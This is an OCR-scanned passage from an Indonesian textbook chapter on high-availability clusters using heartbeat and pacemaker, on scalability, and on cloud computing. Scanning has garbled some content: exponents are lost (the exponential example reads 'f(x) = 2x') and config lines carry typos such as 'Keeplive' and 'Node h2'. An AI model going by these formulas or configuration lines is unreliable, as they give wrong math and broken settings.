permintaan web. Server sekunder menganggur. Ketika server utama gagal, cluster HA segera mendeteksi kegagalan dan server kedua mengambil alih, menjalankan server web dan melayani semua permintaan baru.

Mekanisme detak jantung biasanya digunakan untuk mendeteksi kegagalan server di cluster HA. Detak jantung adalah sinyal berkala yang dihasilkan oleh perangkat keras atau perangkat lunak untuk menunjukkan operasi normal. Detak jantung dikirim antar server secara berkala. Jika detak jantung tidak diterima untuk beberapa interval detak jantung, server yang seharusnya mengirim detak jantung dianggap gagal. Jika itu adalah server sekunder yang menunggu detak jantung server utama, server sekunder akan mengambil alih.

Kami membahas cara mengonfigurasi dua server Debian Linux untuk berfungsi sebagai server primer dan sekunder untuk membuat cluster HA. Pertama, kami menetapkan nama host kedua server menggunakan perintah nama host, di mana ha1 adalah server utama dan ha2 adalah server sekunder.


Hostname ha1

Hostnameha2

Selanjutnya, kami menginstal perangkat lunak yang sesuai. Kami akan menggunakan detak jantung dan alat pacu jantung. Di kedua server, keluarkan dua perintah berikut (di Red Hat, gunakan yum alih-alih apt-get):

Apt-get update

Apt-get install heartbeat pacemaker



Gambar 5.19 Contoh Klaster Ha.

Kami membuat kunci otentikasi untuk melakukan otentikasi cluster. Pertama, kita buat file /etc

/ha.d/authkeys. File harus dapat dibaca dan ditulis oleh pemilik (root), jadi kami memberinya izin 600. File tersebut akan terdiri dari dua arahan berikut:

Auth 1

1 sha1 HA_example

Selanjutnya, kita membuat file konfigurasi ha.cf di direktori yang sama yang terdiri dari arahan berikut. Perhatikan bahwa konfigurasi untuk kedua file adalah sama kecuali bahwa mereka memiliki alamat IP masing-masing yang dikodekan ke dalam file ini.

Logfile/var/log/ha-log
Autojoin none
Ucast eth0 IP_Address_of_The_Other_Server
Warntime 5
Deadtime 15
Initdead 60
Keeplive 2
Crm respawn
Node ha1
Node h2

Terakhir, kami menambahkan setiap alamat IP server ke file /etc/hosts setiap komputer.

IP_Address_off_server1 ha1 (or)
IP_Address_of_server2 ha2

Sekarang kita memulai layanan detak jantung dengan mengeluarkan perintah mulai layanan detak jantung. Kita bisa menguji detak jantung dengan menjalankan program CRM (cluster resource manager, atau Pacemaker). Kami melakukannya dengan mengeluarkan status crm. Kita harus melihat bahwa kedua mesin berkomunikasi satu sama lain/mendengarkan detak jantung satu sama lain melalui port 694. Kita dapat mengonfirmasi komunikasi ini dengan menggunakan tcpdump-i eth0 port 694.

5.4 SKALABILITAS

Skalabilitas adalah kemampuan kinerja sistem untuk tidak terpengaruh saat ukuran sistem bertambah atau berkurang. Misalnya, pertimbangkan server web yang biasanya menerima 500 permintaan per menit dan merespons dengan waktu akses 15 ms. Sekarang server web menerima 1000 permintaan per menit dan merespons dengan waktu akses 500 ms. Ini bukan perilaku yang diharapkan karena kami berharap peningkatan waktu respons tidak akan berdampak secara dramatis. Agar sistem dapat diskalakan, kami mengharapkan kinerjanya terpengaruh secara proporsional dengan perubahan ukuran atau permintaan.


Kami mengacu pada bagaimana skala sistem dengan menggunakan salah satu skala ini: skala konstan, skala linier, dan skala eksponensial. Penskalaan konstan mengacu pada kinerja sistem yang tidak berubah saat beban kerja sistem meningkat. Dalam contoh yang disebutkan di atas, kami berharap sistem masih merespons dengan kecepatan 15 md per permintaan jika penskalaannya konstan. Penskalaan linier berarti bahwa kinerja sistem

berubah secara proporsional dengan perubahan beban kerja sistem. Misalnya, karena beban kerja berlipat ganda, kita mungkin mengharapkan waktu respons berlipat ganda menjadi 30 mdtk. Penskalaan eksponensial mengacu pada kinerja sistem yang berubah secara tidak proporsional terhadap perubahan beban kerja sistem. Kami mungkin menganggap contoh yang disebutkan di atas sebagai contoh penskalaan eksponensial. Tentu saja preferensi kami adalah sistem untuk mencapai penskalaan konstan tetapi ini biasanya tidak masuk akal, jadi kami lebih memilih penskalaan linier. Dengan penskalaan linier, kami dapat mengimbangi penurunan kinerja yang disebabkan oleh peningkatan beban kerja dengan menambahkan perangkat keras. Ini tidak terjadi jika kita menderita penskalaan eksponensial. Gambar 5.20 membandingkan tiga fungsi dalam memodelkan waktu respons dari tiga situs web, berlabel Situs Web 1, Situs Web 2, dan Situs Web 3. Pada gambar ini, kita melihat bagaimana kinerja situs web dengan faktor penskalaan yang berbeda karena jumlah pengguna meningkat dari 1 menjadi 10 Secara khusus, waktu respons untuk Situs Web 1 dijelaskan oleh fungsi f(x) = 50. Karena nilainya selalu 50, maka nilainya konstan atau fungsinya mewakili penskalaan konstan.

Untuk Situs Web 2, fungsi yang menjelaskan waktu responsnya adalah f(x) = 10x. Ini adalah contoh penskalaan linier karena fungsinya adalah persamaan garis (yaitu, tidak ada eksponen yang diterapkan pada variabel, x). Waktu respons adalah 10 kali jumlah pengguna. Satu pengguna mendapatkan waktu respons 10 ms, sedangkan lima pengguna mendapatkan waktu respons 50 ms. Setiap pengguna tambahan menyebabkan waktu respons bertambah 10 ms.

Untuk Situs Web 3, fungsi waktu respons digambarkan sebagai f(x) = 2x. Ini adalah contoh penskalaan eksponensial. Dari kurva, kita dapat melihat bahwa waktu respons untuk 1, 2, 3, 4, 5, dan 6 pengguna bersamaan adalah 2, 4, 8, 16, 32, dan 64 ms. Saat kami menambahkan pengguna, waktu respons menjadi dua kali lipat. Ini akan menjadi situasi bencana jika kita mengharapkan lebih dari sekitar 10 pengguna. Jika ada 20 pengguna secara bersamaan, waktu respons akan menjadi 220 mdtk, yang sedikit di atas satu juta mdtk. Jika ada 30 pengguna bersamaan, waktu respons akan menjadi 230 mdtk, yaitu lebih dari satu miliar mdtk atau satu juta detik (lebih dari 11 hari!).


Kita dapat melihat bahwa Situs Web 1 mengakomodasi peningkatan beban kerja dengan sangat baik. Situs web 2 memiliki kinerja yang wajar meskipun kami lebih memilih kemiringan yang lebih kecil sehingga, karena ada peningkatan pengguna, dampaknya tidak terlalu besar. Situs web 3 hanya berfungsi dengan baik untuk sejumlah kecil pengguna secara bersamaan. Dalam lingkungan web, skalabilitas mengacu pada kemampuan sistem web untuk beradaptasi dengan peningkatan permintaan. Skalabilitas bukan tentang seberapa cepat suatu sistem, melainkan berfokus pada pertanyaan tentang seberapa baik kinerja sistem saat kami menambahkan lebih banyak sumber daya komputasi/jaringan/penyimpanan untuk meningkatkan kapasitasnya saat permintaan meningkat. Akankah kinerja sistem meningkat secara proporsional dengan peningkatan kapasitas? Jika ya, ini adalah sistem yang dapat diskalakan. Ada beberapa cara untuk skala sistem.



Gambar 5.20 Membandingkan Skala Konstan, Linier, Dan Eksponensial.

5.5 PENSKALAAN VERTIKAL

Penskalaan vertikal juga disebut pendekatan peningkatan skala. Dalam pendekatan ini, perangkat keras berkapasitas lebih besar dan lebih tinggi digunakan untuk menggantikan perangkat keras berkapasitas lebih kecil yang ada untuk suatu sistem.



Gambar 5.21 Penskalaan Vertikal Melalui Server Yang Lebih Besar.

Gambar 5.21 memberikan contoh penskalaan vertikal di mana ukuran server menunjukkan kapasitasnya. Organisasi mungkin memulai dengan server low-end untuk menghosting situs webnya. Seiring pertumbuhan bisnis, lalu lintas situs web meningkat. Setelah kapasitas server saat ini tercapai dan tidak dapat memenuhi permintaan yang meningkat, bisnis menggantinya dengan server kelas menengah. Sekali lagi, ketika bisnis

terus berkembang dan lalu lintas situs webnya meningkat, server kelas menengah pada akhirnya akan mencapai titik di mana kapasitasnya telah terlampaui. Sekali lagi, perusahaan menggantinya, kali ini dengan server kelas atas.


Penskalaan vertikal adalah cara termudah untuk menambah kapasitas sistem tetapi sangat mahal karena organisasi benar-benar menyelesaikan masalah dengan menginvestasikan lebih banyak uang di server akhir yang lebih tinggi sementara kehilangan uang di server yang dibeli sebelumnya. Ada juga batas akhir dalam apa yang akan disediakan oleh server top-of-the-line. Setelah dibeli, situs web organisasi tidak akan memiliki ruang lagi untuk berkembang. Setiap peningkatan permintaan lebih lanjut akan menyebabkan penurunan kinerja yang tidak dapat diselesaikan oleh penskalaan vertikal.

5.6 SKALA HORIZONTAL

Penskalaan horizontal juga disebut pendekatan skala keluar. Dalam pendekatan ini, sumber daya perangkat keras tambahan ditambahkan ke sistem dan ditempatkan berdampingan dengan sumber daya yang ada. Gambar 5.22 menunjukkan contoh penskalaan horizontal. Sebuah perusahaan mungkin memulai dengan server low-end untuk menghosting situs webnya. Server itu digunakan sampai kapasitasnya tercapai. Pada saat itu, ketika kinerja mulai menurun, perusahaan membeli server lain dengan jenis dan kapasitas yang sama atau serupa. Sekarang, dengan dua server, mereka bekerja berdampingan untuk memenuhi beban yang meningkat. Dengan cara ini, beban kerja dibagi di antara kedua server. Jika perusahaan mencapai titik di mana kedua server tidak lagi memenuhi permintaan, server ketiga yang serupa dibeli dan ditambahkan ke sistem.

Dengan penskalaan horizontal, sumber daya dapat ditambahkan secara bertahap. Ini memberikan fleksibilitas yang lebih besar daripada penskalaan vertikal karena sumber daya juga dapat diambil jika permintaan tidak lagi dibutuhkan dan diterapkan pada kebutuhan lain. Kami juga dapat menggunakan penskalaan horizontal untuk meningkatkan keandalan. Dengan dua server, jika salah satu gagal sebentar (atau memerlukan pemeliharaan), kami dapat melanjutkan permintaan layanan melalui server lain yang tersedia. Performa mungkin menurun saat server yang gagal tidak tersedia (atau tidak diganti), tetapi setidaknya kami masih dapat melayani permintaan.

Lebih penting lagi, penskalaan horizontal jauh lebih ekonomis. Biaya perpindahan dari server low-end ke server mid-end mungkin lebih mahal daripada membeli server low-end lainnya (dan demikian pula untuk perpindahan dari mid-end ke high-end). Penelitian telah menunjukkan bahwa biaya penskalaan vertikal meningkat secara eksponensial dan biaya penskalaan horizontal meningkat secara linear. Selain itu, seperti disebutkan sebelumnya, melalui penskalaan vertikal, kami membuang perangkat keras yang sebelumnya berguna. Dalam penskalaan horizontal, semua perangkat keras yang dibeli tetap digunakan.



Gambar 5.22 Penskalaan Horizontal.


Kelemahan dari penskalaan horizontal adalah jauh lebih rumit untuk diatur dan dijalankan secara efektif daripada penskalaan vertikal. Ada beberapa alasan untuk ini. Pertama, kami harus memastikan bahwa server di kluster horizontal kami kompatibel. Bayangkan kita ingin membeli server low-end kedua tetapi server yang kita gunakan saat ini telah dihentikan. Membeli server kelas bawah yang berbeda akan memiliki masalah tersendiri seperti harus menggunakan perangkat lunak server yang dikonfigurasi secara berbeda dan harus menulis ulang skrip sisi server. Yang lebih memprihatinkan adalah kebutuhan untuk memiliki beberapa bentuk load balancing sehingga permintaan yang masuk akan dikirim ke salah satu server yang tersedia. Di mana perangkat lunak load balancing akan dijalankan? Algoritme load balancing apa yang harus kita gunakan? Dapatkah kami memastikan bahwa kami memanfaatkan perangkat keras kami sebaik-baiknya melalui penyeimbangan muatan?

penskalaan Otomatis

Baik dalam penskalaan horizontal maupun vertikal, tergantung pada administrator sistem untuk menambah (atau menghapus) sumber daya saat permintaan berubah. Menambah sumber daya berarti membeli peralatan baru atau memindahkan peralatan dari satu tugas ke tugas lainnya. Dengan demikian, menambahkan sumber daya juga membawa beban tambahan karena perlu dikonfigurasi dan diamankan dengan benar untuk tugas yang sedang dikerjakan. Melepaskan peralatan tidak terlalu membebani dan pada kenyataannya, kecuali perangkat keras diperlukan di tempat lain, mungkin dibiarkan sebagai bagian dari sistem server web dengan asumsi peningkatan permintaan akan terjadi pada akhirnya. Melalui penskalaan otomatis, sistem server web dapat ditingkatkan atau dikurangi secara otomatis sesuai permintaan.

Kami fokus pada makalah penelitian dari UC Berkley berjudul “Above the Clouds: A Berkeley View of Cloud Computing.” Pada artikel ini diasumsikan bahwa web service


memiliki permintaan harian yang dapat diprediksi dengan puncak yang membutuhkan 500 server pada siang hari dan palung yang hanya membutuhkan 100 server pada tengah malam. Gambar 5.23 memberikan tiga pandangan berbeda dari situasi ini. Pada Gambar 5.23a, kita melihat sumber daya limbah (area yang diarsir) selama waktu nonpeak. Pada Gambar 5.23b, kami menemukan potensi pendapatan yang dikorbankan dari pengguna yang tidak dilayani secara memadai (area yang diarsir) jika kebutuhan waktu puncak tidak terpenuhi. Pada Gambar 5.23c, kami menemukan permintaan menurun dari waktu ke waktu karena beberapa pengguna yang pernah berkunjung tidak kembali karena waktu respons yang buruk. Perhatikan bagaimana, pada hari ke-3 pada Gambar 5.23c cukup banyak pengguna yang keluar sehingga kami tidak lagi memiliki permintaan pengguna yang tidak terlayani (area yang diarsir pada dua hari sebelumnya adalah pengguna yang terpengaruh oleh kinerja yang buruk).



Gambar 5.23 Over-Provisioning (A), Under-Provisioning 1 (B), Dan Under-Provisioning 2 (C).

Dari contoh ini, kita dapat melihat penyediaan yang berlebihan membuang-buang uang dan penyediaan yang kurang menghasilkan kinerja yang buruk. Dalam penyediaan yang berlebihan, kami memiliki terlalu banyak perangkat keras yang didedikasikan untuk tugas sehingga beberapa sumber daya terbuang sia-sia dari waktu ke waktu, sedangkan dalam penyediaan yang kurang, klien situs web mungkin frustrasi karena kinerja yang buruk. Risiko

kekurangan penyediaan adalah hilangnya klien yang meninggalkan situs web dan tidak pernah kembali.



Gambar 5.24 Kurva Penskalaan Otomatis.

Bagaimana seseorang dapat menyelesaikan penskalaan otomatis? Yang diperlukan adalah mengalokasikan sumber daya secara dinamis ke server web sesuai kebutuhan, tetapi kemudian membatalkan alokasi sumber daya tersebut mungkin untuk penggunaan lain saat permintaan tidak ada. Melalui penskalaan otomatis, sumber daya ditingkatkan secara mulus selama lonjakan permintaan untuk mempertahankan kinerja dan menurun secara otomatis selama jeda permintaan untuk meminimalkan biaya. Gambar 5.24 mengilustrasikan kurva penggunaan sumber daya penskalaan otomatis. Dari gambar ini, Anda dapat melihat bahwa kurva penskalaan otomatis mengikuti kurva permintaan untuk situs web, mungkin sedikit tertinggal di belakangnya. Artinya, alokasi sumber daya tidak seketika sehingga alokasi sumber daya terjadi begitu permintaan membutuhkan lebih banyak sumber daya, dan dealokasi hanya terjadi jika ada sumber daya yang menganggur. Penskalaan otomatis pada dasarnya adalah penskalaan horizontal yang dilakukan secara otomatis. Itu dapat mencapai pemanfaatan sumber daya terbaik sambil mempertahankan kinerja sistem yang baik. Kami akan membahas cara menerapkan penskalaan otomatis di Bab 6.

5.7 KOMPUTASI AWAN

National Institute of Standards of Technology **(NIST),** yang merupakan pencipta standar untuk Pemerintah AS, mendefinisikan cloud computing sebagai berikut:

Komputasi awan adalah model untuk memungkinkan akses jaringan sesuai permintaan yang nyaman ke kumpulan bersama dari sumber daya komputasi yang dapat dikonfigurasi (misalnya, jaringan, server, penyimpanan, aplikasi, dan layanan) yang dapat disediakan dan dirilis dengan cepat dengan upaya manajemen minimal atau penyedia layanan interaksi.

Istilah cloud berasal dari ikon cloud yang digunakan dalam diagram jaringan. Hari ini cloud adalah kumpulan besar perangkat keras yang menjalankan berbagai perangkat lunak yang dapat diakses jaringan dan dihosting di pusat data untuk menyediakan layanan komputasi.

5.8 KARAKTERISTIK CLOUD

Komputasi awan memiliki lima karakteristik penting: layanan mandiri sesuai permintaan, akses jaringan luas, pengumpulan sumber daya, elastisitas cepat, dan layanan terukur. Mari kita selidiki apa saja ciri-ciri tersebut sebagai berikut:

On demand self-service memungkinkan konsumen untuk menyediakan kemampuan komputasi secara sepihak tanpa interaksi manusia dengan penyedia layanan mereka. Untuk mencapai layanan mandiri, penyedia layanan harus menyediakan antarmuka yang ramah pengguna untuk memfasilitasi pelanggan mendapatkan sumber daya TI sesuai kebutuhan.

Akses jaringan yang luas berarti kemampuan tersedia melalui jaringan (biasanya Internet) dan dapat diakses oleh platform klien yang heterogen. Saat ini, kami menemukan banyak pengguna yang mengakses cloud melalui perangkat seluler seperti yang kami lakukan pada komputer desktop dan laptop. Saat kami bergerak maju ke masa depan, kami mungkin mengharapkan peningkatan akses cloud melalui teknologi yang dapat dikenakan.

Dengan pooling sumber daya, sumber daya TI (komputasi, penyimpanan, jaringan) digabungkan menjadi satu kumpulan sehingga seluruh kumpulan sumber daya digunakan untuk melayani banyak pelanggan di mana setiap pelanggan menerima sumber daya melalui beberapa alokasi dinamis sehingga perusahaan yang menawarkan layanan cloud dapat memaksimalkan penggunaannya. Jadi, melalui pengumpulan sumber daya, penskalaan otomatis disediakan. Saat permintaan pelanggan meningkat, lebih banyak sumber daya dialokasikan dan saat permintaan itu menurun, sumber daya dikembalikan ke kumpulan untuk menangani kebutuhan pelanggan lain. Pelanggan sendiri tidak memiliki pengetahuan tentang lokasi sumber daya yang disediakan atau berapa banyak sumber daya yang tersedia.

Elastisitas yang cepat mengacu pada kemampuan untuk menskalakan sumber daya TI dengan cepat, sesuai kebutuhan, untuk memenuhi permintaan yang berubah tanpa gangguan layanan. Artinya, penskalaan otomatis dilakukan dengan cepat dan transparan sehingga setiap permintaan yang diperlukan dipenuhi dengan sedikit atau tanpa penundaan layanan yang nyata. Bagi pelanggan, kapasitas yang tersedia seringkali tampak tidak terbatas dan dapat dibeli dalam jumlah berapa pun kapan pun.

Layanan terukur memungkinkan penggunaan sumber daya TI untuk dipantau, dikendalikan, dan dilaporkan. Dengan cara ini, pelanggan ditagih berdasarkan penggunaan sumber dayanya (atau mereka) saja. Kami membahas ketersediaan dan skalabilitas.Cloud computing menawarkan manfaat yang jelas dalam hal ketersediaan dan skalabilitas. Komputasi awan memberikan ketersediaan tinggi melalui distribusi geografis pusat data karena penyedia layanan awan menggunakan banyak lokasi di mana sumber daya yang dibutuhkan akan selalu berada di dekat pelanggan. Dan dengan memiliki banyak pusat, ada tingkat redundansi yang besar. Ini, bersama dengan pendekatan HA, menghasilkan toleransi kesalahan yang lebih tinggi daripada beberapa situs web atau layanan yang tidak menyediakan dukungan ini.

Gambar 5.25 bersumber dari Amazon, menunjukkan kehadiran global pusat data Amazon. Pemadaman listrik, bencana alam, penolakan serangan layanan, dan situasi lain yang mungkin menyebabkan satu pusat data hilang, setidaknya untuk sementara, diatasi dengan memiliki sejumlah besar pusat data lainnya. Pelanggan dapat menyebarkan aplikasi

mereka ke dua atau lebih pusat data di wilayah geografis yang berbeda dan dengan demikian ketidaktersediaan aplikasi karena kegagalan regional dapat dicegah. Cloud memiliki kemampuan untuk memastikan ketersediaan aplikasi di berbagai level berdasarkan kebijakan pelanggan dan prioritas aplikasi.

Gambar 5.25 Lokasi Pusat Data Amazon.

Cloud menyediakan sumber daya yang sangat skalabel yang tersedia sesuai permintaan. Itu dapat meningkatkan dan menurunkan sumber daya dengan cepat. Penyediaan sumber daya dinamis ini dapat dilakukan secara otomatis tanpa gangguan layanan apa pun.


Penghematan biaya adalah manfaat lain menggunakan komputasi awan. Di masa lalu, perusahaan harus mengeluarkan uang untuk membangun infrastruktur TI mereka. Ini akan mencakup minimal server web dan jaringan area lokal (LAN). Namun, seperti yang telah kita pelajari di seluruh buku teks ini, sebagian besar perusahaan yang mengandalkan portal web mereka hampir pasti memiliki beberapa server web, mungkin server proxy terbalik, database back-end, dan server lain untuk melakukan pemrosesan offload. Selain itu, biaya untuk mengamankan server, LAN, dan basis data bisa menjadi mahal.

Cloud memungkinkan sumber daya TI untuk disewa dan melalui layanan terukur, perusahaan cloud memberikan pembayaran sesuai penggunaan biaya operasional. Tidak ada biaya di muka untuk pelanggan atau biaya pemeliharaan yang terkait dengan pemeliharaan atau keamanan perangkat keras. Menariknya, di masa lalu perusahaan besar memiliki keunggulan sumber daya TI dibandingkan perusahaan kecil. Dengan komputasi awan, perusahaan kecil sekarang dapat menggunakan infrastruktur TI terbaik tanpa harus membayar, membangun, memelihara, atau mengamankannya.

Cloud memberikan tiga penghematan biaya utama: penghematan biaya infrastruktur, penghematan biaya manajemen, dan penghematan biaya listrik dan energi. Biaya infrastruktur mengacu pada biaya real estat, perangkat keras (baik server maupun jaringan),

dan lisensi perangkat lunak jika Anda membangun infrastruktur TI Anda sendiri. Biaya manajemen mengacu pada biaya profesional TI yang diperlukan untuk mengelola, memelihara, dan mengamankan infrastruktur TI. Biaya daya dan energi mengacu pada biaya listrik untuk menjalankan infrastruktur TI, termasuk biaya pemeliharaan lingkungan yang dapat digunakan seperti menyediakan pemanas, ventilasi, dan pendingin udara (HVAC) yang tepat.

Penyedia cloud biasanya membangun pusat data mereka dekat dengan sumber daya murah atau menggunakan energi terbarukan untuk memberi daya pada pusat data mereka. Gambar 5.26 menunjukkan contoh pusat data cloud di Amerika Serikat. Google, misalnya, memiliki pusat data di Dalles, Oregon, di tepi Sungai Columbia.




Gambar 5.26 Tempat Tinggal Awan.

Penyedia cloud diketahui memanfaatkan teknologi mutakhir untuk menurunkan konsumsi daya pusat data dan menjadikan cloud lebih ramah lingkungan. Sebagai contoh, Google dianugerahi hak paten berjudul Pusat Data Berbasis Air, memanfaatkan kekuatan ombak untuk menghasilkan tenaga bagi pusat data sekaligus menggunakan air sungai yang sejuk untuk mendinginkan pusat data.

